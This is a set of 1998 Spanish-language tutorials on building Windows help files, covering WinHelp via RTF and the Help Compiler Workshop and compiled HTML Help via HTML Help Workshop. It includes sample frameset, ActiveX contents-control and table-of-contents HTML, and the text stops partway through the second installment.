#	Nombre del marcador, usado para crear los enlaces (links). Este nombre no debería contener espacios ni símbolos raros y recuerda usar después el mismo estado de mayúsculas y minúsculas.
+	Número de secuencia, en el caso de que se muestren los botones de navegación (browse). Estos números son ordenados como si fuesen cadenas de texto, por tanto el orden no es numérico, por ejemplo el 1000 estaría antes que el 220. Yo suelo usar estos mismos números para el ID de la ayuda de contexto, así me lio menos.

Crear un enlace (link)

Selecciona la palabra o palabras que quieres que se marquen como el link (se mostrarán subrayadas en la ayuda)
En el menú ***Formato***, selecciona ***Fuentes*** y selecciona del combo ***Subrayado*** la opción ***Doble***, también puedes seleccionar ***Tachado***, (el normal, no el doble).
A continuación, (normalmente esto lo hago antes de seleccionar el subrayado doble), escribe la clave a la que quieres ir cuando se pulse en ese link, (recuerda que es el nombre que escribiste en las notas al pie del nombre del marcador #), selecciona el texto que acabas de introducir y en el menú ***Formato/Fuentes***, selecciona ***oculto***. Con esto ya tienes el link creado.

Si cualquiera de los links que crees quieres que se muestren en una ventana que tengas definida con el HCW, (después veremos cómo hacerlo), tienes que poner después del nombre del marcador el signo mayor seguido del nombre de la ventana en la que quieres que se muestre.
Por ejemplo: **UnMarcador>unaVentana**, esto hará que lo que esté en el marcador llamado *UnMarcador*, se mostrará en una ventana llamada *UnaVentana*.

Crear un enlace (link) para mostrarlo en una ventana emergente

Se hace como en el enlace normal, pero las palabras a usar como link en vez de estar "doblemente subrayadas o tachadas, deben estar subrayadas (simple), es decir el subrayado que está en la barra de herramientas.
En la ayuda el link se mostrará con un subrayado de puntos, indicando que el enlace se mostrará en un menú emergente.

*****Mostrar el título de la página separado del texto normal**

Esto no estaba antes, creo...
Para que los títulos o cabeceras que se muestran en las páginas de la ayuda estén en la parte superior, (normalmente divida y con otro color), selecciona lo que quieres que se muestre, (normalmente el texto que está en la parte superior) y en el menú ***Formato/Párrafo***, selecciona la solapa ***Líneas y saltos de página*** y marca la casilla que dice ***Conservar con el siguiente***.
La parte destinada al título se selecciona en el HCW al crear una ventana.

Esto es prácticamente todo lo que necesitas saber sobre lo que escribas en el fichero RTF, ahora vamos a ver cómo configurar el resto de las cosas en el HCW.

Configurando la ayuda con el Help Compiler Workshop (HCW):

El siguiente paso, una vez que tenemos creado el fichero RTF, es crear, configurar y compilar el proyecto de ayuda, todo esto se hace desde el HCW, por tanto carga el programa, crea un fichero con la extensión hpj y

sigue leyendo.
Para crear un nuevo proyecto de ayuda, en el HCW, selecciona New del menú File y elije proyecto de ayuda (Help Project), escribe el nombre que tendrá tu fichero de ayuda.

Especificar el fichero RTF y crear las ventanas.

Una vez que hemos especificado el nombre del proyecto, en la casilla que hay junto a Help File, se mostrará el nombre del fichero de ayuda, que será el mismo que el del proyecto, pero con la extensión hlp.

Para especificar el fichero RTF a usar, pulsa en el botón ***Files...*** en el cuadro de diálogo que se muestra, pulsa en ***Add...*** y selecciona el fichero que acabas de crear o que ya tenías creado en ese formato. Si son varios los ficheros, selecciona los restante y una vez que tenga todos los que formarán parte de la ayuda, pulsa en OK.

Si quieres crear ventanas para que se puedan mostrar los diferentes tópicos en diferentes ventanas, pulsa en el botón ***Windows...*** crea una nueva ventana, si es la primera, te recomiendo que el nombre sea **Main**, no es por nada, pero es una especie de **norma**. El tipo de ventana suele ser del tipo ***Procedure***, las otras opciones son: ***Reference*** y ***Error message***.
Para que la ventana muestre los diferentes botones de Buscar, >>, <<, etc. pulsa en la solapa **Buttons** y selecciona las casillas pertinentes, algunas estarán en gris, por tanto no puedes seleccionarlas... elemental, mi querido Guille...
Si pulsas en la solapa ***Color***, verás a lo que me refería antes con lo de mostrar los títulos separados del texto normal. Para especificar el tamaño de la ventana, selecciona la solapa ***Position***, si pulsas en el botón ***Default positions***, la ayuda se mostrará en el centro de la pantalla y el tamaño será el habitual, para que se adapte a la resolución que en ese momento se tenga, marca la casilla ***Adjust for user's screen resolution***. Juega con el resto de las opciones y ve comprobando los resultados.

Mapear las claves para usar con la ayuda del Visual Basic

Lo siguiente que vamos a hacer es mapear las claves creadas con # en el fichero RTF para que el Visual Basic pueda acceder a ellas, porque como sabrás, en el VB se especifican números y no palabras al indicarle el valor del Context ID, para hacer esto, en el HCW pulsa el botón Map..., pulsa en el botón Add... y en la casilla de arriba te pide el nombre del tópico (Topic ID), escribe la clave que quieres asociar con un número, en la siguiente casilla escribe el número que será el mismo que escribiste en el cuadro del Context ID, esto también es válido para cualquier control o formulario, pero el nombre de esa propiedad es HelpContextID. De esta forma, si ese valor está asociado con un textbox de un formulario, al pulsar F1 en ese textbox, te mostrará la ayuda asociada.

Ahora que tienes todas estas cosas, puedes pulsar en Save and Compile para guardar los cambios y crear el fichero de ayuda.

Creo que con esto, tendrás una guía rápida, al menos para crear el fichero RTF y el proyecto de ayuda, para crear los contenidos (los libritos esos), leete lo que hay en la otra página sobre la creación de ayuda referente a la creación de libritos, ya que allí está más o menos bien explicado, si me da el punto, lo añadiré a esta página, pero creo que no será necesario.

De todas formas, aquí te añado el proyecto que he creado para la ayuda del componente gsAxDLL, aunque no está terminada la ayuda, te servirá de guía.

Nos vemos.
Guillermo

Pulsa este link para bajarte el Help de la DLL gsAxDLL (gsAxDLL_HLP.zip 36.9 KB)

HTML Help Workshop

Crear un sistema de ayuda basado en páginas HTML

Publicado el 27/Jun/98
Autor: Guillermo 'guille' Som

Este es el código de una prueba que hice en **Abril del 97** y que no estaba "publicada", aunque si disponible en mi web.

No sé si sólo fue una prueba "interna" que hice, pero ahí estaba. El problema es que sólo funcinará con el Internet Explorer de Microsoft, seguramente sólo con la versión 3 o superior.

El código usado para crear este sistema en HTML es el siguiente:

Crea una página con Frames (indice_hhc.htm)

```
<HTML>
<HEAD>
<meta name="Author" content="Guillermo Som -el Guille">
<TITLE>El Guille usando HHC</TITLE>
</HEAD>
<FRAMESET COLS="210,*">
        <FRAME src="guille_hhc.htm" NAME="hhc_toc" SCROLLING="NO" MARGINHEIGHT=0 MARGINWIDTH=0>
        <FRAME src="indice_nf.htm" NAME="visor" MARGINHEIGHT=15 MARGINWIDTH=20>
</FRAMESET>

</HTML>
```

Crea una página de contenidos, (guille_hhc.htm), que llame al OCX, en ella se especificará el fichero de la Tabla de contenidos (guille_toc.hhc), que puedes usar el HHW.exe

```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML//EN">
<HTML>
<HEAD>
<meta name="GENERATOR" content="Microsoft HTML Help Workshop">
<Title>guille_hhc</Title>
</HEAD>
<BODY bgcolor=white>
<center>
<img src="Imagenes/el_guille.jpg" width="200" height="50">
</center>
<OBJECT id=hhctrl type="application/x-oleobject"
        classid="clsid:adb880a6-d8ff-11cf-9377-00aa003b7a11"
        codebase="hhctrl.ocx#Version=4,0,0,32"
        width=205
        height=385
>
    <PARAM name="Command" value="Contents">
    <PARAM name="Item1" value="guille_toc.hhc">
</OBJECT>

</BODY>
</HTML>
```

Este es el contenido del fichero guille_toc.hhc:

```
<HTML>
<!-- Sitemap 1.0 -->
<OBJECT type="text/site properties">
</OBJECT>
<UL>
        <LI> <OBJECT type="text/sitemap">
                <param name="Name" value="El Guille">
                <param name="Local" value="indice_nf.htm">
                <param name="FrameName" value="visor">
                </OBJECT>
                <A HREF="indice.htm">El Guille</A>
        <UL>
                <LI> <OBJECT type="text/sitemap">
                        <param name="Name" value="Visual Basic">
                        <param name="Local" value="vb_resumen.htm">
                        <param name="FrameName" value="visor">
                        </OBJECT>
                        <A HREF="vb_resumen.htm">Visual Basic</A>
                <UL>
                        <LI> <OBJECT type="text/sitemap">
                                <param name="Name" value="Api Primera">
                                <param name="Local" value="vb_api.htm">
                                <param name="FrameName" value="visor">
                                </OBJECT>
                                <A HREF="vb_api.htm">Api Primera</A>
                        <LI> <OBJECT type="text/sitemap">
                                <param name="Name" value="Api Segunda">
                                <param name="Local" value="vb_api02.htm">
                                <param name="FrameName" value="visor">
                                </OBJECT>
                                <A HREF="vb_api02.htm">Api Segunda</A>
                        <LI> <OBJECT type="text/sitemap">
                                <param name="Name" value="Bases de Datos">
                                <param name="Local" value="vb_db.htm">
                                <param name="FrameName" value="visor">
                                </OBJECT>
                                <A HREF="vb_db.htm">Bases de Datos</A>
                        <LI> <OBJECT type="text/sitemap">
                                <param name="Name" value="Consejos">
                                <param name="Local" value="vb_con.htm">
                                <param name="FrameName" value="visor">
                                </OBJECT>
                                <A HREF="vb_con.htm">Consejos</A>
                        <LI> <OBJECT type="text/sitemap">
                                <param name="Name" value="Controles (vb5cce)">
                                <param name="Local" value="vb_cce.htm">
                                <param name="FrameName" value="visor">
                                </OBJECT>
                                <A HREF="vb_cce.htm">Controles (vb5cce)</A>
                        <LI> <OBJECT type="text/sitemap">
                                <param name="Name" value="Crear Ayudas">
                                <param name="Local" value="vb_hlp.htm">
                                <param name="FrameName" value="visor">
                                </OBJECT>
                                <A HREF="vb_hlp.htm">Crear Ayudas</A>
                        <LI> <OBJECT type="text/sitemap">
                                <param name="Name" value="Novatos">
                                <param name="Local" value="vb_novatos.htm">
                                <param name="FrameName" value="visor">
                                </OBJECT>
                                <A HREF="vb_novatos.htm">Novatos</A>
                        <LI> <OBJECT type="text/sitemap">
                                <param name="Name" value="Programas">
                                <param name="Local" value="vb_prg.htm">
                                <param name="FrameName" value="visor">
```

```
                        </OBJECT>
                        <A HREF="vb_prg.htm">Programas</A>
                    <LI> <OBJECT type="text/sitemap">
                        <param name="Name" value="Trucos Primera">
                        <param name="Local" value="vb_tip1.htm">
                        <param name="FrameName" value="visor">
                        </OBJECT>
                        <A HREF="vb_tip1.htm">Trucos Primera</A>
                    <LI> <OBJECT type="text/sitemap">
                        <param name="Name" value="Trucos Segunda">
                        <param name="Local" value="vb_tip.htm">
                        <param name="FrameName" value="visor">
                        </OBJECT>
                        <A HREF="vb_tip.htm">Trucos Segunda</A>
            </UL>
        </UL>
</UL>
</HTML>
```

Y después simplemente llama a indice_hhc.htm desde el Explorer y ya tienes una página con el nuevo look.

Esta prueba la hice con una versión beta (bastante más chunga del hhw), que en aquellos tiempos se llamaba hhc.

Para probarla, pulsa en este link

Introducción a Microsoft HTML Help


Microsoft HTML Help, es el próximo paso en sistemas de ayuda en línea tanto para aplicaciones de escritorio como para las aplicaciones o páginas basadas en Internet o Intranet. Este nuevo sistema será en un futuro cercano el reemplazo del sistema WINHELP.

¿Qué es un sistema de ayuda basado en HTML?

Es un nuevo conjunto emergente de estándares para la ayuda en línea. Eventualmente, un sistema de ayuda basado en HTML sirve para ser el sucesor de la ayuda en Windows, pero en el actual momento la ayuda de Windows continuará siendo usada por algunos profesionales para su diseño de sistemas de ayuda. Los sistemas de ayuda basados en HTML están diseñados para proveer una alternativa para desplegar Ayuda en línea e información de sistemas. Está basado en el estándar abierto HTML y extendido con la tecnología Active X que toma mucha ventaja de la última tecnología disponible en Internet.


La siguiente figura nos muestra la dramática diferencia entre los tipos de sistemas de ayuda disponibles en el actual momento.

WinHelp



Un tópico en Windows Help

Microsoft HTML Help



El mismo tópico pero en sistema de ayuda Basado en HTML.

La más obvia diferencia entre un sistema de ayuda basado en HTML y WinHelp son sus formatos fuentes. WinHelp usa archivos de Formato Rico en Texto (RTF) como archivos fuentes, mientras Microsoft HTML Help usa archivos HTML con guiones avanzados(Java Script o Visual Script) y tecnología ActiveX. Esto significa que muchas de las nuevas características de las interfaces disponibles para los autores Web están disponibles para los autores de ayudas.

Esto no quiere decir que el realizar sistemas de ayuda basado en HTML, sea muy sencillo, al contrario se requiere tener conocimientos intermedios de los archivos HTML, ventanas en Windows 95/NT y por su puesto por el momento, necesitará programar con funciones API, por que ningún lenguaje de programación lo soporta en forma nativa**.

Los Nuevos Estándares

Algunos formatos están emergiendo para los sistemas de ayuda basados en HTML, incluyendo al Microsoft HTML Help y al Netscape NetHelp. En este artículo únicamente se hablará de Microsoft HTML Help por el conocimiento e información disponible de este sistema, no quiero decir con esto que Microsoft tenga mejor tecnología que Netscape; espero próximamente sacar una comparación justa entre estos dos eternos rivales.

Microsoft HTML Help es una alternativa para los sistemas de ayuda basados en RTF y consiste en un control ActiveX denominado HTML Help Control, una utilidad de compresión HTML, un motor de distribución, ventanas de ayuda HTML, y el Microsoft HTML Help Workshop (se lo puede obtener en el sitio de Micrsoft en forma gratuita).

Nuevas Herramientas

Microsoft, ya sacó la versión final de la ayuda HTML(versión 1.0). El Microsoft HTML Help Workshop es una herramienta básica la cual provee la cobertura necesaria para los requisitos al crear sistemas de ayuda basados en HTML, esto incluye una simple tabla de contenidos(TOC) y un editor de Indices. Tiene muchas características más pero esto no es un manual de dicho programa.

¿Debe Ud. aprender HTML?

Mi respuesta es definitivamente sí. No solo entender que es lo que hace cada página HTML en nuestro sistema de ayuda sino también porque es el momento de aprender un lenguaje bastante sencillo pero poderoso para publicar información en el mundo creciente de la INTERNET.

Muchas personas se preguntarán, qué pasa con los programas que nos ayudan a realizar páginas HTML sin escribir poco y nada de código, pero casi seguro en algún momento se encontrará con un pequeño error muy fácil de resolverlo siempre y cuando Ud. sepa que significa cada código. Dichos programas sirven básicamente para realizar más rápido la elaboración de páginas HTML, pero no sustituyen el conocimiento que Ud. debe tener del lenguaje HTML(por lo menos el básico).

Herramientas poderosas para la creación de sistemas de ayuda Basado en HTML

Por el momento, existe un solo paquete integrado para crear sistemas de ayuda basado en HTML en forma nativa, es el ROBOHTML. Esta poderosa herramienta nos permite crear páginas HTML vincularlas entre sí, crear Tablas de Contenidos, Libros de Ayuda, Indices y mucho más. Todo de manera fácil, nos permitirá crear ayudas en forma muy profesional, y sin mucho esfuerzo(excepto en la creación de nuestros primeros sistemas). Espero que un futuro artículo pueda indicar más a fondo las características de este maravilloso producto.

RESUMEN

El nuevo sistema de ayuda que adoptarán las aplicaciones futuras en los sistemas operativos Windows 9X/NT, es sin duda alguna un gran paso en beneficio de los diseñadores de software. Pensemos que podremos incluir en nuestros sistemas de ayuda cualquier formato de imagen, archivos multimedia es decir sonidos, vídeo, animaciones y todo gracias a la nueva tecnología ActiveX. Tranquilo, si Ud. no es partidario de ActiveX, lo podrá hacer con JAVA, después de todo en el mundo del desarrollo de software es cuestión de gustos y nada más .....

QUITO – ECUADOR

Anl. RAUL YEPEZ A.

PRESIDENTE DE GENIEWARE

Email: rya@pi.pro.ec

HTML Help Workshop

Utilidad para crear un sistema de ayuda basado en páginas HTML

Primera Entrega:

Publicado el 29/Jun/98
Autor: Guillermo 'guille' Som

Vamos a empezar con el tema.
Lo primero será crear una página HTML con distintos links a otras páginas. Esta primera página será la que hará las veces de contenido o punto de partida de nuestro sistema de ayuda.

Para simplificar las cosas, aunque después cambie de idea, usaremos estas páginas del HHW para las pruebas, aunque la página indice.htm no se incluirá, en su lugar se pondrá **prueba.htm**, (para quitar cualquier enlace a otras páginas, ya que si no el compilador podría ponerse a procesar todas las páginas que estén enlazadas y se podría generar un fichero de ayuda de unos cuantos megas), desde ella accederemos a las demás páginas, es decir que será nuestra página de contenidos.

Manos a la obra.

Crea una carpeta para almacenar los ficheros de prueba.
Copia en esa carpeta los siguientes ficheros e imagenes, todas ellas están en el ZIP de esta primera entrega.
Una vez hecho esto, tendrás estos ficheros:
GIFs: fondo.gif, hhw_ico.gif
JPGs: el_guille.jpg, hhw.jpg
HTMs: prueba.htm, hhw01.htm
Posiblemente algunos más, pero estos son los que en principio necesitaremos.

Para empezar:

Empezaremos cargando el HTML Help Workshop (hhw.exe)
Nos mostrará una pantalla vacia, así que dale a la hojita que está en la barra de tareas o selecciona New del menú File.
Nos preguntará que es lo que queremos añadir. Selecciona: Project
A continuación nos pregunta si queremos convertir un proyecto WinHelp (el formato HLP de "antes")
No marques la opción, para continuar creando uno nuevo.
Pulsa en Next>
Lo siguiente que nos pregunta es el nombre del proyecto, (con opción de buscar uno ya existente)
Escribe hhw_test (con esto crearemos nuestro primer proyecto llamado hhw_test)
La siguiente pantalla nos pregunta si tenemos ya algunas cosillas creadas y nos da tres opciones con distintas extensiones, en esta ocasión seleccionaremos **HTML files (.htm),** para añadir las páginas que tenemos creadas.
Por tanto, marca esa opción y pulsa en Netxt>
Lo siguiente que el Wizard quiere saber es dónde están las páginas que queremos añadir al proyecto.
Pulsa en Add... y posicionate en el directorio en el que hayas copiado estas páginas, selecciona **prueba.htm**

Continuamos añadiendo páginas, en esta ocasión seleccionaremos **hhw01.htm,** que es esta página.
Es un pequeño rollo esto de tener que ir seleccionando el directorio en el que se encuentran los ficheros que queremos añadir, para solucionar ese problema, deberás crear un acceso directo a hhw.exe, en el que la carpeta por defecto sea en la que tenemos nuestras páginas. De esta forma no tendrás que ir de Mis Documentos hasta el directorio en el que tenemos las páginas HTML que queremos usar... (ten en cuenta que estoy siguiendo los pasos que hay que hacer, conforme voy escribiendo esto, así que no te extrañe encontrarte con comentarios de este tipo)
Una vez que hemos añadido estas dos páginas, pulsa en Next> para continuar con el Wizard.
Ya hemos acabado, al menos por ahora, así que si crees que todo está bien, pulsa en Finish, sino puedes ir hacia atrás para cambiar las opciones y ficheros añadidos.
Ahora nos saldrá una serie de opciones en un panel, esa es la información que el Wizard ha recabado de lo que le hemos dicho.
A la izquierda verás una serie de botones que van de arriba a abajo.
Más adelante veremos algunos de ellos, (entre otros el de creación y personalización de ventanas).
Aunque puedes probar por ti mismo, entre ellos está el botón de guardar y compilar.
Para curarnos en salud... (este programa aún tiene sus fallos), pulsa en Save project (del menú File)
El fichero recién guardado estará en la carpeta en la que estaba el acceso directo. Así que ahora vamos a dejar esto y pasaremos a crear un acceso directo al HHW.EXE que esté en la carpeta de trabajo. Es que para mi esto de tener que ir especificando carpetas de continuo me resulta un poco rollo, así que vamos a salir del programa y vamos a crear un acceso directo a nuestra medida.
Pulsa en File/Exit para salir del programa, si no has guardado el proyecto, a pesar de que te mereces un tirón de orejas por no hacerme caso antes, el programa te avisará para que lo puedas guardar.
Ahora localiza el acceso directo con el que cargaste el programa.
Copialo, junto con el fichero **hhw_test.hhp**, con el menú Editar/Copiar de la carpeta de Windows.
Posicionate en la carpeta en la que tienes los ficheros de esta prueba y pegalos.
Pulsa con el botón derecho y selecciona propiedades. En el campo que hay debajo del acceso directo es dónde debes especificar la carpeta de inicio. Por tanto, escribe el path en el que está el acceso directo.
Ahora vuelve a ejecutar el hhw.exe o mejor aún haz doble click en **hhw_test.hhp**, de esta forma la carpeta por defecto será en la que está el proyecto.

Continuamos:

Lo siguiente que vamos a hacer es compilar el proyecto para crear el fichero de ayuda en este nuevo formato.
En el menú File, selecciona Compile... (también puedes darle al botón de la barra de herramientas, el tercero)
Te mostrará un cuadro de diálogo con el nombre de nuestro proyecto.
Debajo hay una opción (que no estará marcada) que sirve para mostrar el fichero una vez compilado.
Marca esta opción y pulsa en Compile.
Una vez compilado, se mostrará el fichero de ayuda recién creado.
Si no pulsaste esa opción, el fichero recién creado estará en el directorio de trabajo (es decir en el que está el fichero del proyecto **hhp**) el nombre será el mismo y la extensión **.chm**. Por tanto haz doble click y te mostrará lo que acabamos de hacer.
Como podrás comprobar no hay nada de especial, salvo que el sistema ahora usa el programa hh.exe para mostrar la ayuda, bueno, el hh.exe si tienes instalado el sistema de ayuda incluido con el Win98.
Si no lo tienes, el propio hhw.exe se encarga de mostrarte el fichero de ayuda.
Dentro de un momento crearemos una aplicación en Visual Basic que use este fichero de ayuda.

¿Que hay de nuevo viejo?

Pero este look no es nada nuevo, es casi igual que una página HTML, aunque sin tener que cargarla en un Explorador para mostrarla.
Vamos a añadir una sección de contenidos al estilo del que se muestra en la ayuda de Windows 95
Vamos a ello.

Crear Marcadores (Bookmarks) en una página HTML

Cierra el fichero compilado y vamos a crear un sistema de opciones con los links que nos interesan.
Para tu información, las líneas en negrita que separan esta lista de "pasos", son **marcadores (bookmarks)** creados para usar como links en este librito que vamos a crear.
Estos marcadores se crean fácilmente con el FrontPage Express (que es el editor HTML que estoy usando y que se incluye con el IE4), me imagino que con otros editores será igualmente fácil hacerlo.
En el FP-Express, selecciona la línea que quieres usar de marcador y en el menú Edición, selecciona Marcador.
Te mostrará un cuadro con una serie de opciones, entre ellas la de añadir. En la caja de texto estará el texto seleccionado, yo suelo quitarle los espacios, ya que algunas veces esto de poner espacios no funciona muy bien.
Repite la misma operación con cada marcador que quieras tener en la página.

Crear una tabla de contenidos

Ahora ya estamos preparados para crear nuestra tabla de contenidos.
Pulsa en la solapa que pone Contents
Te mostrará un mensaje de alerta indicándote que si quieres crear una nueva o usar una existente.
Como no tenemos ninguna creada, dejamos la opción marcada, para crear una nueva Tabla de contenidos.
Selecciona la localización del fichero y dale el siguiente nombre: **hhw_contenido.hhc**
Ahora te mostrará la solapa Contents seleccionada y los botones de la barra de herramientas habrán cambiado.
Selecciona el que tiene forma de una carpeta. (Puede que te lo muestre en forma de libro cerrado)
Te mostrará un cuadro de diálogo, escribe el siguiente título: **Ejemplo de creación de ayuda con Hhw**
Pulsa en OK (Aceptar)
Verás que en el panel se muestra una carpeta abierta con el título que acabamos de darle.
Para añadir páginas u hojas a esa carpeta, pulsa en el botón con el icono de una hoja
Te preguntará si quieres añadirla al principio de la tabla de contenidos, dile que NO.
En el cuadro Entry title, escribe: **Contenido del ejemplo de ayuda HTML**
Pulsa en el botón Add...
Te mostrará otro cuadro de diálogo para que especifiques el proyecto al que hará referencia.
Nosotros vamos a especificar el que estamos creando, pero fíjate que puedes usar otros ficheros de ayuda ya creados.
Selecciona hhw_test.hpp
En la lista que hay debajo del combo de selección, te habrá mostrado las dos páginas que tenemos en el proyecto, selecciona la del índice, en el panel inferior verás prueba.htm
Pulsa en Aceptar (OK)
Vamos a añadir una nueva hoja, para que linke con esta página.
Pulsa de nuevo en el icono de la hoja, escribe en el título: **Primera entrega del ejemplo de ayuda HTML**
Pulsa en Add... y selecciona la página hhw01.htm, pulsa en Aceptar.
El panel nos indicará que tenemos una carpeta abierta y dos hojas, cada una con sus respectivos títulos.
Vamos a guardar esta tabla de contenido.
Pulsa en el botón con el dibujo del diquete, y ya está.
Compila de nuevo el proyecto, usando la opción del menú File o por el botón de la barra de herramientas que hay arriba del todo.
Te avisará de que tienes que guardar el proyecto, dile que SI.
Si te muestra la tabla de contenidos, pulsa aquí para saltar la siguiente sección.

Usar la tabla de contenidos con el fichero de ayuda

Para que el fichero de ayuda use la tabla de contenidos, pulsa en el botón de opciones del proyecto, (el que hay en la barra de herramientas del panel izquierdo, cuando la solapa Project está seleccionada, (si dejas el ratón encima te indicará que es para "Change project options")

Te mostrará un cuadro de diálogo con varias solapas.
Pulsa en la solapa Files
Los dos primeros cuadros dejalos como están (en log file no habrá nada escrito, ese es el fichero de errores)
En el tercero "Contents file", pulsa en Browse... para seleccionar nuestra tabla de contenidos: **hhw_contenido.hhc**
NO SELECCIONES la opción que hay debajo: Automatically create...
Pulsa en OK (Aceptar) (es que estoy usando el win98 en inglés y no sé si pondrá OK o Aceptar)
Se supone que ahora debe funcionar bien. Guarda el proyecto y vuelve a compilarlo.
Si aún así te da algún error al compilar o no muestra el contenido, es que hay algo que no estás haciendo bien, así que cierra el HHW y vuelve a cargarlo de nuevo.
Revisa los pasos que hemos dado y "reza" porque todo te funcione bien...
Si sigue sin funcionar, pasate por la sección Ayuda y crea una ayuda normal... je, je...

Configurar la apariencia de la ayuda

Para cambiar la apariencia de la tabla de contenido y el título del fichero de ayuda, se hace mediante las distintas opciones que nos da el botón "Properties" que se muestra en cada solapa.

Para añadir un título al fichero de ayuda:
Pulsa en el botón de configuración (el primero que hay), te mostrará un cuadro de diálogo con varias solapas, la solapa General será la que esté seleccionada, si no es así, pulsa en ella.
En la casilla que pone Title, escribe: **Ejemplo de creación de ayuda con Hhw**
De la lista que hay debajo, (default file), selecciona **prueba.htm,** de esta forma, esa será la página que se muestre por defecto.
Default window lo dejamos como está, después si quieres puedes crear una ventana por defecto para que se use de forma genérica al mostrar las páginas.
Pulsa en OK (Aceptar)

Para cambiar los iconos de la tabla de contenido:
Pulsa en la solapa Contents
Pulsa en el botón de configuración, sí, ese que tiene una mano señalando.
Verás que hay un par de casillas de verificación, si la primera está seleccionada, (use folders instead of books), querrá decir que mostrará carpetas en lugar de libros.
La siguiente casilla es para especificar otros iconos, los cuales estarán en un fichero, que será el que habrá que indicarle, pero no vamos a hacerlo.
Si has quitado la casilla esa de verificación, te mostrará un libro en lugar de una carpeta y en lugar de horas con rayitas, será hojas con una interrogación (al viejo estilo de la ayuda de Win95)
Cuando quieras terminar, pulsa en OK. (o Aceptar, ya no lo repito más)

Cambiar los iconos de la tabla de contenidos

Imaginate que quieres resaltar alguna de las páginas o libros.
Por ejemplo para el caso de quieres indicar que hay algo nuevo o cualquier otra chorrada que se te ocurra.
Selecciona el icono que quieres cambiar de la lista con los libros y hojas que hemos añadido.
Pulsa en el botón que tiene un lápiz
Te mostrará un cuadro de diálogo, pulsa en la solapa Advanced
En esta solapa tienes varias cosillas, pero lo que ahora vamos a ver está debajo de las cajas de texto.
Si quieres que el icono actual se marque como nuevo, selecciona la primera opción, verás que le sale una estrellita roja.
Si tu intención es cambiar esa sección de una página a un libro, verifica la siguiente casilla.
Pero si lo prefieres, puedes indicar el icono que se mostrará.
Para ello, dónde pone Image Index, (que estará en auto), selecciona el icono que quieras. En los que trae incorporado hay un total de 42.
Una vez que hayas cambiado el icono, pulsa OK o Cancel, según quieras aceptar los cambios o no.

Para ver los cambios, guarda el proyecto y compilalo.

Cambiar los estilos de la tabla de contenidos

También puedes cambiar los estilos de la forma en que se muestran los iconos.
Por ejemplo, puedes hacer que cuando el ratón pase por encima del título de una de las hojas o libros/carpetas se resalte como un enlace (link) de una página HTML.
Para ello, pulsa en el botón de propiedades de la solapa Contents y selecciona la solapa Styles.
Te mostrará una lista con los estilos predeterminados.
Pulsa en Add... y te mostrará un cuadro de diálogo con los estilos disponibles.
Selecciona "Automatically track selection" (que será la que te muestre por defecto)
Si quieres probar con otros estilos, juega un poco y a ver si sacas algo en claro...

Hasta aquí hemos llegado por hoy.

Bueno, creo que ya está bien por hoy.
En la siguiente ocasión veremos cómo cambiar el look de la tabla de contenidos y cómo aprovechar los "marcadores" que hemos usado.

Hasta la próxima.

Nos vemos.
Guillermo

Si quieres bajarte los ficheros que usaremos para probar, pulsa en este link (hhw_test.zip 31.5 KB)

ir al índice principal

HTML Help Workshop

Utilidad para crear un sistema de ayuda basado en páginas HTML

Entrega número Dos:

Publicado el 30/Jun/98
Autor: Guillermo 'guille' Som

Continuamos con el tema este de la ayuda en formato Windows98

En esta entrega vamos a crear varios links dentro de una misma página y varios niveles de libros/carpetas.
Y otras cosillas que lo mismo se me ocurren sobre la marcha.

Abre el proyecto que creamos en la entrega anterior y vamos al tajo.

Crear varios niveles

Para crear varios niveles, posicionate en la solapa de Contents, pulsa en la hoja que tiene el título de la primera entrega.
Pulsa en el botón del lápiz (edit selection)
Pulsa en la solapa Advanced
Marca la segunda casilla (Change entry to a heading)
Si quieres usar otra imagen, seleccionala en Image index, por ahora dejaremos la del libro.
Pulsa en la hoja para insertar otra página.
En el título escribe: **Manos a la obra**
Pulsa el botón Add... y selecciona HTML Workshop -Primera (hhw01.htm)
Posicionate en la casilla en la que ha aparecido hhw01.htm.
A continuación del nombre escribe el nombre del marcador, precedido por el signo #.
No he encontrado una forma de poder seleccionar los marcadores disponibles, así que habrá que hacerlo manualmente.
Escribe Manos_a_la_obra, de forma que quede así: hhw01.htm#Manos_a_la_obra
Ahora vamos a cambiar el dibujillo que se mostrará.
Pulsa en la solapa Advanced y selecciona el icono número 35 (de la opción Imagen index)
Pulsa en OK y ya está.
Añade las siguientes hojas, al menos ponle los títulos y la página a la que deberá linkar.
Los marcadores, si quieres puedes ponerlos usando un editor de texto o bien escribiéndolos como hemos hecho en este que acabo de explicarte.

Añadir nuevos ficheros.

Antes de poder crear nuevos libros para un nuevo fichero, hay que añadir el fichero al que queremos hacer referencia
Pulsa en la solapa Project.
Pincha en el segundo botón, el que tiene una carpeta con una hoja, (Add/remove topic file).
